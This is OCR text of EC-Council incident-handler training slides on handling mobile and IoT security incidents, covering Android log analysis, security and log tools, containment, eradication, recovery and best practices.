
Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Analyzing Android Logs

- Incident responders must perform Android log analysis during the investigation of Android-based security incidents to determine their **root cause** and **mitigate them efficiently**
- A log message contains **timestamps**, **tags**, **log levels**, and **error information** that can be further analyzed to handle any incident

Steps to check log messages

- Run the **suspected Android application** on the device
- In the Android Studio tool, click on **View** and select **Tool Windows**
- Now, click on the **Logcat** option in the tool window bar
- Select a filter option (such as "**Show only selected application**," "**No Filters**," or "**Edit Filter Configuration**") from the filter menu
- If you select the "Edit Filter Configuration" filter, you **can modify it** using some parameters




https://developer.android.com

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Android-based Log Analysis Tools

LogRabbit

LogRabbit enables the real-time analysis of **Android logs** in a quick and efficient manner for effective investigation during a security incident



http://lograbbit.com

Google Admin Toolbox Log Analyzer
https://toolbox.googleapps.com

logentries
https://logentries.com

SolarWinds® Loggly®
https://www.loggly.com

LogViewer
https://github.com


xLog
https://github.com

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

iOS-based Log Analysis Tools

Logentries

Logentries allows incident responders to check all application activities in real time and **drill into some specific events** to understand their **root cause**



https://logentries.com

hide01.ir

Datadog
https://www.datadoghq.com

3uTools
http://www.3u.com

OkCat
https://github.com

iDevice Panic Log Analyzer
https://github.com

JustLog
https://github.com

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Containment of Mobile-based Security Incidents

1. **Isolate the mobile device** by disconnecting it from the organizational network
2. **Reset the password** of the bank, email, social media, and other online accounts
3. Contact the phone provider to **deactivate the old SIM card** and block the phone number
4. Run **malware detection** tools to identify affected applications
5. Uninstall compromised applications
6. **Block all accounts** related to the affected employee until the incident is resolved
7. **Block unauthorized permissions** granted to the application and revoke associated services
8. **Reboot the mobile device** into safe mode to isolate malicious applications

hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Eradication of Mobile-based Security Incidents

ECIH EC-Council Certified Incident Handler

1. Use **remote wiping** techniques to delete organizational data from devices
2. Patch the **identified vulnerabilities** in devices to prevent similar incidents
3. Run automated **antivirus scans** to remove malware
4. Enable **built-in security features** on both Android and iOS devices
5. Disable suspected **add-on services**, **notifications**, and **browser extensions** on devices
6. **Turn off the device** and switch to the safe/emergency mode to eradicate malware without triggering it
7. Delete **temporary files** and clear the recycle bin
8. Control and **limit access** to applications or services used by employees
9. Reinstall the operating system or applications if the **malware is persistent** in nature
10. Update applications and **restore device functionalities**

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Recovery after Mobile-based Security Incidents

hide01.ir

1. Rebuild compromised systems and devices using known good or **trusted backup**
2. Utilize data recovery tools such as **Recoverit** to recover lost data
3. Ensure that all traces of malware have been removed before restoration
4. Collect data from other **external storage components** of the device for further investigation
5. Use data restore features (such as the **recovery mode** and **device firmware update (DFU) mode)** on devices
6. **Update the OS** and anti-virus software with the latest patches
7. Install **advanced mobile threat prevention** solutions such as Harmony Mobile
8. Enforce **multifactor authentication** mechanisms such as Google Authenticator or Authy instead of SMS authentication

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Best Practices against Mobile-based Security Incidents

ECIH EC-Council Certified Incident Handler

1. Do not load too many applications and **avoid auto-upload** of photos to social networks
2. Assess the security of the application architecture
3. Maintain **configuration control** and management
4. Install applications from trusted application stores
5. Securely wipe or **delete data** when disposing the device
6. Do not share information within **GPS-enabled apps** unless necessary
7. Never connect **two separate networks** (such as Wi-Fi and Bluetooth) simultaneously
8. Ensure that **Bluetooth** is "**off**" by default
9. Configure a **strong passcode** with the maximum possible length
10. Set an **idle timeout** to automatically lock the phone when not in use

hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Best Practices for Securing Android Devices

1. Enable **screen lock** for your Android phone
2. Never **root** your Android device
3. Only download apps from **official Android** markets
4. Keep your device updated with **Google Android anti-virus** software
5. Do not directly **download APKs**
6. Enable **encryption** in your Android device to enhance its security
7. Use **third-party applications** such as Lookout Mobile Security to remotely wipe confidential data on your device when it is lost or stolen
8. Install **password manager** apps such as LastPass to manage passwords securely

hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Best Practices for Security iOS Devices

ECIH EC-Council Certified Incident Handler

01 Enable the **Passcode Lock** feature on your iPhone

02 Disable **Javascript** and **add-ons** from the web browser

03 Always download applications from Apple **App Store**

04 Set **Auto-Lock Timeout** to lock the phone after a specific period

05 Deploy only **trusted third-party applications** on iOS devices

06 Change the default iPhone **root password** from alpine

07 Do not **jailbreak** your device if used within enterprise environments

08 Configure **Find My iPhone** and use it to wipe a lost or stolen device

09 Disable **iCloud services** to ensure that sensitive enterprise data are not backed up on the cloud

10 Enable the **Ask to Join Networks** function to prevent connections to available Wi-Fi networks


hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Android Security Tools

ESET Mobile Security Antivirus

- ESET Mobile Security protects Android devices against cybersecurity threats such as **viruses**, **trojans**, and **phishing**



- **Avast Premium Security**
  https://www.avast.com
- **Bitdefender Mobile Security**
  https://www.bitdefender.com
- **Avira Antivirus Security for Android** *https://www.avira.com*
- **Kaspersky Internet Security for Android**
  https://www.kaspersky.com
- **Trend Micro™ Mobile Security for Android™**
  https://www.trendmicro.com

hide01.ir


Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

iOS Security Tools

Avira Mobile Security

- The Avira Mobile Security tool provides features such as **web protection**, **identity safeguarding**, phishing detection, **device tracking**, malicious activity detection, device memory organization, and contact backup







hide01.ir

- **McAfee® Total Protection**
  https://www.mcafee.com
- **Kaspersky Total Security**
  https://www.kaspersky.com
- **Trend Micro™ Mobile Security for Enterprises**
  https://www.trendmicro.com
- **Norton™ 360**
  https://us.norton.com
- **LogDog**
  https://getlogdog.com

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

LO#03: Explain the Handling of IoT-based Security Incidents

hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Introduction to Handling IoT-based Security Incidents

1. IoT is an evolving technology, and the immaturity of technologies and services provided by various vendors broadly impacts organizations, leading to **complex security issues**

2. Threat actors adopt different techniques to **exploit vulnerabilities** in IoT devices to compromise corporate networks

3. Organizations that use IoT devices as a part of their network must establish appropriate incident handling and response capabilities for **handling IoT-based attacks**

4. The IH&R team is responsible for **detecting such attacks at an early stage** and reducing their impact on other IT assets connected to the corporate network

hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

OWASP Top 10 IoT Threats

1. Weak, Guessable, or Hardcoded Passwords
2. Insecure Network Services
3. Insecure Ecosystem Interfaces
4. Lack of Secure Update Mechanisms
5. Use of Insecure or Outdated Components
6. Insufficient Privacy Protection
7. Insecure Data Transfer and Storage
8. Lack of Device Management
9. Insecure Default Settings
10. Lack of Physical Hardening

https://owasp.org

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Preparation Steps for Handling IoT-based Security Incidents

ECIH EC-Council Certified Incident Handler

1. Store the **contact information** of IoT device vendors such as vendor name, contact number, and product serial number
2. Create an **inventory list of IoT devices** in the organizational infrastructure to identify shadow IT devices
3. Regularly conduct **training sessions** for employees by conducting mock trials for common IoT attack simulations to test the organization's response plan
4. Deploy **network sniffing tools** to identify IoT-related abnormal activities in the organizational network
5. Ensure that all IoT devices in the organization are **provisioned** and **authenticated**
6. Deploy **network segmentation** to separate the IT network from IoT network

hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Preparation of IoT-based Incident Handling Toolkit

IoT Incident Management Tools

- PagerDuty (*https://www.pagerduty.com*)
- OnPage (*https://www.onpage.com*)
- Asimily (*https://asimily.com*)
- AggreGate (*https://aggregate.digital*)
- Microsoft Defender for IoT (*https://www.microsoft.com*)

IoT Monitoring Tools

- Domotz (*https://www.domotz.com*)
- AWS IoT Device Management (*https://aws.amazon.com*)
- Datadog IoT Monitoring (*https://www.datadoghq.com*)
- Particle (*https://www.particle.io*)
- ScienceLogic SL1 Platform (*https://sciencelogic.com*)

IoT Network Traffic Analysis Tools

- Wireshark (*https://www.wireshark.org*)
- IoT Inspector (*https://github.com*)
- IoT Analytics (*https://www.cellusys.com*)
- IoTShark (*https://github.com*)
- Open Sniffer (*https://www.sewio.net*)

hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Indicators of IoT-based Incidents

1. Increase in **Internet usage** by IoT devices for data transfer
2. Increase in the IoT device **response time** or the device becoming unresponsive
3. Unusual **outbound DNS queries** from IoT devices
4. Unusual changes in **device configuration**
5. Sudden shutdown of IoT devices
6. Presence of **rogue devices** and access points
7. Presence of **unused open ports** and unknown IP addresses
8. Unusual changes in **IoT device log files** and device name

hide01.ir


Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Detecting IoT Security Incidents using Microsoft Sentinel

- Microsoft Sentinel is a cloud-native SIEM platform with built-in AI that helps incident handlers to **detect** and **analyze** large volumes of data across an enterprise
- By integrating **Microsoft Defender for IoT** with **Microsoft Sentinel**, incident handlers can effectively detect and respond to any IoT-based security incident

Steps to Detect and Investigate IoT Security Incidents:

- Go to **Incidents** → **Product name** and only select **Microsoft Defender for IoT**
- Select any specific incident that you want to analyze → view details such as **incident description**, IP addresses (entities) involved, and mapped **MITRE ATT&CK** tactics and techniques
- Click on **View full details** under the listed entities and select an IoT device from the **Entity** tab
- View contextual information such as **alerts**, **anomalies**, and **activity timeline**




https://www.microsoft.com

hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Analyzing IoT Network Traffic using Foren6

- Incident handlers can use tools such as Foren6 to capture network traffic from and to IoT devices
- Foren6 uses sniffers **to capture 6LoWPAN traffic** and renders the network state in a graphical user interface
- Foren6 captures all **RPL-related information** and identifies abnormal and malicious behaviors in network traffic
- It combines multiple sniffers and **captures live packets** from deployed networks in a non-intrusive manner



https://cetic.github.io

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

IoT-based Log Analysis Tools

Datadog


- Datadog allows incident responders to **analyze IoT-based logs** during the investigation of an incident
- It also helps in **summarizing log data** on a single interactive dashboard and prioritizes them accordingly



https://www.datadoghq.com

Sematext Logs

- Sematext Logs allows incident responders to **collect logs from IoT devices** present in a network and analyze them during investigation



https://sematext.com

hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Containment of IoT-based Security Incidents

ECIH EC-Council Certified Incident Handler

1. Disconnect and **isolate infected IoT devices** from the network
2. **Change the access password** of all IoT devices connected to the network after identifying a security incident
3. Block the source IP address of the attack traffic
4. **Update** and **patch** the software of all compromised devices
5. Change the **Wi-Fi network password** to disconnect suspicious wireless IoT devices from the network
6. Disable remote access, file-sharing, and **universal plug and play** features on IoT devices
7. Block unnecessary communication of IoT devices with other networked devices
8. Block **unauthorized data access**, storage, and transmission from IoT ecosystems
9. Shift the affected devices to a **sandbox environment** without shutting down or rebooting them
10. Limit the **IP address range** of IoT devices to only necessary connections and gateways

hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Eradication of IoT-based Security Incidents

hide01.ir

1. Use **strong usernames** and **passwords** in IoT devices by changing the default password
2. Enable the **multifactor authentication** mechanism on IoT devices for identity confirmation
